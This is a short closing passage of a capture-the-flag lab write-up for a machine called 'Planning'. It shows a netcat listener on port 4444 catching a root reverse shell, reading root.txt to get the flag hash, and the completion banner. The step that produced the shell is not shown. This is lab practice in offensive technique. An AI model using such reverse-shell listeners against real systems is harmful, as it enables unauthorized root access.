
```
chien@chien-VMware20-1:~/ctf/tool/SecLists/Discovery/DNS$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.68 41342
bash: cannot set terminal process group (1320): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/#
```

> find / root.txt

> ls

> cat root/root.txt

```
root@planning:/# cat root/root.txt
cat root/root.txt
039f477a642a03b5eb5ca3e452b9b585
root@planning:/#
```


Planning has been Pwned!
Congratulations 7NN, best of luck in capturing flags ahead!
#7442
MACHINE RANK
21 Jul 2025
PWN DATE
30
POINTS EARNED
OK
SHARE